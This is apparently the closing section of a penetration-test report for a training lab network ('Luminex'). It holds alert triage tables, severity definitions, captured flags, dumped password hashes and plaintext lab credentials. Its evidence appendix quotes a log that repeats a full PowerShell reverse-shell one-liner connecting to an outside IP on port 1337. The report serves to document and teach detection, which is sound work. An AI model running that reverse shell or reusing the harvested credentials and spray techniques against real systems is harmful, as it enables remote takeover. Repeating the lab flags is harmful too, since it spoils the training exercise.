18	X		Between 13:08:56 and 13:09:45 multiple inbound IMAP connections were observed on NIX02's Dovecot service originating from 10.10.16.14 the same attacker IP seen throughout the attack chain. The rapid succession of connections across different source ports is consistent with automated credential stuffing using credentials harvested from NIX01.

Alert No.	True Positive	False Positive	Evidence
19	X		At 13:12:50 the marc user read .email-backup.sh then at 13:13:38 executed /bin/sudo /home/marc/.email-backup.sh from the same interactive session (TerminalSessionId: 6) confirming marc had NOPASSWD sudo rights for that script. The script subsequently executed as root (LogonId: 0) confirming successful privilege escalation via sudo misconfiguration abuse.
20	X		At 13:17:44 the root user executed chmod +x linpeas8Jsn73Bsj2001sKKis from /tmp via an interactive bash session (TerminalSessionId: 8 LogonId: 0). The shift from marc (TerminalSessionId: 6) to root (TerminalSessionId: 8) confirms successful privilege escalation via email-backup.sh sudo abuse. The identical filename suffix confirms the same threat actor.
21	X		At 11:33:21 /root/.ssh/authorized_keys was created on NIX02 by vim.basic (Sysmon Event ID 11). The presence of vim swap files confirms interactive editing. This establishes persistence via SSH key injection into root's authorized_keys enabling passwordless root access.
22	X		At 11:41:12 an inbound SMB connection on port 445 was accepted from 10.10.16.14 the attacker's IP. The RemoteUserID S-1-0-0 (null SID) confirms an unauthenticated null session representing the attacker's initial reconnaissance of WIN01.
23		X	At 11:37:11 wininit.exe accessed lsass.exe on WIN01. This is expected Windows behavior as wininit.exe is the parent process that spawns lsass.exe at boot. The access mask 0x1000000 is minimal and inconsistent with credential dumping. This activity predates any confirmed attacker activity. This is a False Positive.
24	X		Between 13:27:20 and 13:28:40 approximately 300 failed NTLM network logon attempts (Event ID 4625) were observed from 10.10.16.14 against multiple usernames from the harvested employee database. The spray concluded with successful authentication as john at 13:28:40 confirmed by IPC$ share access.
25	X		At 13:39:12 the john user executed winPEAS.ps1 from C:\Users\john\Downloads\ via PowerShell. WinPEAS read the PowerShell history file and extracted plaintext Administrator credentials ($Password = mdm0axd*EQM7xmq.krn) stored from a prior administrative session. This is a critical credential exposure confirming the attack path to Administrator access.

Alert No.	True Positive	False Positive	Evidence
26	X		At 14:00:41 a successful network logon (Event ID 4624 Logon Type 3) was recorded for Administrator from 10.10.16.14 (workstation: kali) using NTLM V2. Seconds later a Logon Type 10 (RDP) session was established confirming the attacker used the stolen Administrator credentials to establish full RDP access to WIN01.
27	X		At 14:01:47 revshell1337.exe was created in C:\Users\Administrator\AppData\Local\ via Explorer.EXE through the active RDP session. At 14:04:46 the executable connected outbound to 10.10.16.14 on port 1337 confirming successful C2 callback.
28	X		At 14:04:30 the Administrator account created a scheduled task named \Check (Event ID 4698) configured to execute revshell1337.exe every 2 minutes with highest available privileges. The generic task name and AppData\Local path are consistent with attacker persistence techniques.
29	X		At 14:06:14 PowerShell running winPEAS.ps1 as Administrator requested a handle to lsass.exe with access mask 0x1410 including read process memory rights (Event ID 4656). This is consistent with credential dumping behavior as part of continued post-exploitation enumeration.
30		X	Between 14:14:52 and 14:16:13 lsass.exe accessed svchost.exe (reverse of alert description). The call trace consists entirely of legitimate Windows authentication DLLs (lsasrv.dll SspiSrv.dll RPCRT4.dll) confirming normal SSPI authentication behavior. No attacker process is involved. This is a False Positive.
31		X	Between 11:37:16 and 11:39:34 lsass.exe accessed svchost.exe on WIN02 (reverse of alert description). The identical legitimate call trace and SYSTEM context confirm normal Windows SSPI authentication behavior occurring well before any confirmed attacker activity on WIN02. This is a False Positive.
32	X		Between 14:21:48 and 14:21:59 multiple inbound SMB connections on port 445 were accepted from 10.10.16.14. The RemoteUserID S-1-0-0 (null SID) confirms unauthenticated null sessions. Approximately 1381 connection attempts were observed between 14:20:10 and 14:30:20 consistent with automated SMB enumeration.

Alert No.	True Positive	False Positive	Evidence
33	X		Between 14:20:30 and 14:24:30 approximately 689 failed NTLM network logon attempts (Event ID 4625) were recorded from 10.10.16.14 targeting the backup account. SubStatus 0xC000006A confirms backup is a valid username. This is consistent with automated password spraying using the harvested employee credential database.
34	X		At 14:28:04 the backup account executed whoami /priv from C:\Users\backup\ via cmd.exe at Medium integrity level. This confirms the attacker successfully authenticated as backup following the password spray and immediately began privilege enumeration consistent with post-exploitation methodology observed across all compromised hosts.
35	X		At 14:27:48 conhost.exe launched with --headless flags spawning cmd.exe as backup in session 0 (TerminalSessionId: 0). This is consistent with a remote shell obtained via WMI following the successful credential spray. The headless conhost pattern combined with the attacker IP and immediate enumeration commands confirms attacker-controlled remote execution.
36	X		At 14:41:23 PowerShell Script Block logging (Event ID 4104) captured the command net user Administrator 'wF&Z226m9Y^g#NDWJT' executed via MonitorFiles.ps1 as Administrator. This confirms the attacker changed the local Administrator password to maintain access and lock out legitimate administrators. The new password is visible in plaintext in the log.
37	X		At 14:41:48 three successive logon events confirmed Administrator authentication on WIN02 from 10.10.16.14 (kali workstation) via NTLM V2. A Logon Type 10 (RDP) session was established 3 seconds later confirming the attacker used the newly set Administrator password to establish full RDP access to WIN02.
38	X		At 14:41:51 and 14:42:25 rdpclip.exe running as Administrator created remote threads within csrss.exe (NT AUTHORITY\SYSTEM) via Sysmon Event ID 8. Cross-process thread injection from an Administrator-context process into a SYSTEM-context process occurring immediately after the RDP login is anomalous and warrants investigation as potential privilege escalation or code injection.

Alert No.	True Positive	False Positive	Evidence
39		X	At 14:43:56 rundll32.exe executed shell32.dll SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding spawned by svchost.exe -k DcomLaunch. This is standard Windows COM server initialization triggered by the Administrator's RDP session. Both binaries are validly signed Microsoft files. The DCOM Launch parent confirms legitimate COM infrastructure activity. This is a False Positive.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of high, medium, or low. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Luminex's data.

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Low	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Informati onal	The finding does not represent an exploitable vulnerability but highlights an observation, misconfiguration, or security gap that could contribute to risk if combined with other vulnerabilities or left unaddressed over time. No immediate impact to confidentiality, integrity, or availability is expected. These findings are provided to assist in improving the overall security posture of the environment.

A.2 Flags Discovered

The Tester found the following flags on compromised hosts in the 10.129.0.0/16 (Luminex Internal Network) network segment.

IP/Host/Target	File Name	Flag
10.129.234.188 (WEB01)	user.txt	88f61d6ce3d26d2c89b9260bd017e08d
10.129.234.188 (WEB01)	root.txt	d6e3e11b11a89cc678b116ef0468f929
10.129.230.230 (NIX01)	user.txt	f6529ef222c06bc0e12cc7fcf09a7828
10.129.230.230 (NIX01)	root.txt	a7bf0f80ea28de8a8505ab9d39893ce3
10.129.230.231 (NIX02)	user.txt	823e1b360517fe100b59742e51426715
10.129.230.231 (NIX02)	root.txt	030fd50d8090ae366b30c51c2de7d18e
10.129.235.90 (WIN01)	user.txt	e4e9a0efc1cf23b5c795484ad0504d66
10.129.235.90 (WIN01)	root.txt	96f0352867e0f6783791714b02b59e13
10.129.235.91 (WIN02)	user.txt	577561d76f5d502daeabb2162118c725
10.129.235.91 (WIN02)	root.txt	73842c0719e9207da6b9f7ee6e435ab5

A.3 Additional Compromised Information

The Tester found the additional information on compromised hosts in the 10.129.0.0/16 (Luminex Internal Network) network segment.

IP/Host/Target	Information Name	Description
10.129.230.230 (NIX01)	MySQL Database Hahes	User hashes from the MySQL Database
10.129.230.230 (NIX01)	MySQL Database Passwords	Clear text passwords from the MySQL Database
10.129.235.91 (WIN02)	C:\Temp\unattended2.xml	Administrator Password from an XML file
10.129.235.91 (WIN02)	C:\ProgramData\Wondershare\ModuleUpgrade\InstallService.log	Previous Wondershare Exploitation Logs
10.129.234.188 (WEB01)	WordPress Admin Hash	WordPress Admin Hash via MySQL

A.4 Additional Evidence

10.129.230.230 - MySQL Database Hashes

```
mysql> select * from users;
+--------+-------------+--------+---------------+-----------------------------------------------------------------+-----+-----------+------------+---------+---
------+---------+---------------+-------------+---------------+---------------+----------+--------+-----------------+---------------+
| userid | username    | name   | surname       | passwd                                                          | url | autologin | autologout | lang    | re
fresh | theme   | attempt_failed | attempt_ip  | attempt_clock | rows_per_page | timezone | roleid | userdirectoryid | ts_provisioned |
+--------+-------------+--------+---------------+-----------------------------------------------------------------+-----+-----------+------------+---------+---
------+---------+---------------+-------------+---------------+---------------+----------+--------+-----------------+---------------+
|      1 | Admin       | Zabbix | Administrator | $2y$10$tGdhwapnmCsJ3iJuKnBzSOB9FF9RSpI/rAfB/lKspzppOJOySy4yC |     |         1 | 0          | default | 30
s     | default |             0 | 10.10.14.38 |    1717136662 |            50 | default  |      3 |            NULL |             0 |
|      2 | guest       |        |               | $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06 |     |         0 | 15m        | default | 30
s     | default |             0 |             |             0 |            50 | default  |      4 |            NULL |             0 |
|      3 | htb-student | htb    | student       | $2y$10$NYzzQx.dT5CqPT8BYfqkTOfSqeGKM2C/beLnQ0KIiuV/m4bN8lM1m |     |         1 | 0          | default | 30
s     | default |             0 | 10.10.14.38 |    1717136673 |            50 | default  |      1 |            NULL |             0 |
+--------+-------------+--------+---------------+-----------------------------------------------------------------+-----+-----------+------------+---------+---
------+---------+---------------+-------------+---------------+---------------+----------+--------+-----------------+---------------+
3 rows in set (0.00 sec)
```

10.129.230.230 - MySQL Database Passwords

```
ENV MYSQL_ROOT_PASSWORD=vjb_kbt5ecw6tjh2TQY
ENV MYSQL_DATABASE=luminex
ENV MYSQL_USER=admin
ENV MYSQL_PASSWORD=yne6FZA5mqd5zxe*nfj
```

10.129.235.91 - Administrator Password

```
PS C:\Users\backup\Downloads> type 'C:\Temp\unattended2.xml'
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
    <settings pass="specialize">
        <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" xmlns:wcm
="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <ShowWindowsLive>false</ShowWindowsLive>
            <TimeZone>Central Standard Time</TimeZone>
        </component>
        <component name="Microsoft-Windows-Security-SPP-UX" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" xmlns
:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <SkipAutoActivation>true</SkipAutoActivation>
        </component>
        <component name="Microsoft-Windows-SQMApi" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" xmlns:wcm="htt
p://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <CEIPEnabled>0</CEIPEnabled>
        </component>
    </settings>
    <settings pass="oobeSystem">
        <component name="Microsoft-Windows-International-Core" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" xm
lns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <InputLocale>en-US</InputLocale>
            <SystemLocale>en-US</SystemLocale>
            <UILanguage>en-US</UILanguage>
            <UserLocale>en-US</UserLocale>
        </component>
                <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" x
mlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
                    <UserAccounts>
                      <AdministratorPassword>
                        <Value>HTB_@cad3my_lab_W1n19_r00t!@0</Value>
                        <PlainText>true</PlainText>
                      </AdministratorPassword>
                    </UserAccounts>
            <OOBE>
                <HideFULAPage>true</HideFULAPage>
```

10.129.235.91 - Previous Exploit Logs

```
Possible Password found: IPs
C:\ProgramData\Wondershare\ModuleUpgrade\InstallService.log
IPs triggered
  2024-08-28 02:27:54: socket recv: WindowsPowerShell\v1.0\powershell.exe
> -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.15.17',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($by
tes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $
sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close(
)"
  Admin   2024-08-28 02:27:54: filePath =  WindowsPowerShell\v1.0\powershell.exe
> 2024-08-28 02:27:54: parameter =  -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.15.17',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535
|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Lengt
h);$stream.Flush()};$client.Close()"
  2024-08-28 02:27:54: authority =  Admin   2024-08-28 02:28:53: socket recv: WindowsPowerShell\v1.0\powershell.exe
> -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.15.17',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($by
tes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $
sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close(
)"
  Admin   2024-08-28 02:28:53: filePath =  WindowsPowerShell\v1.0\powershell.exe
> 2024-08-28 02:28:53: parameter =  -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.15.17',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535
|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Lengt
h);$stream.Flush()};$client.Close()"
  2024-08-28 02:28:53: authority =  Admin   2024-08-29 09:23:08: socket recv: WindowsPowerShell\v1.0\powershell.exe
> -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.15.17',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($by
tes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $
sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close(
)"
  Admin   2024-08-29 09:23:08: filePath =  WindowsPowerShell\v1.0\powershell.exe
> 2024-08-29 09:23:08: parameter =  -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.15.17',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535
|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Lengt
h);$stream.Flush()};$client.Close()"
  2024-08-29 09:23:08: authority =  Admin   2024-09-02 03:26:59: socket recv: WindowsPowerShell\v1.0\powershell.exe
> -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.15.17',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($by
tes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $
sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close(
```

10.129.234.188 - WordPress Admin Hash

```
+----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------+-----------------------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url              | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-----------------+-----------------------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$Bywq59NxWh.E/i0kg5TTRLm/ynQtqh/ | admin         | admin@luminex.htb | https://www.luminex.htb | 2025-06-08 14:09:35 |                     |           0 | admin        |
+----+------------+------------------------------------+---------------+-----------------+-----------------------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)

mysql>
```

End of Report

This report was rendered

by SysReptor with

♥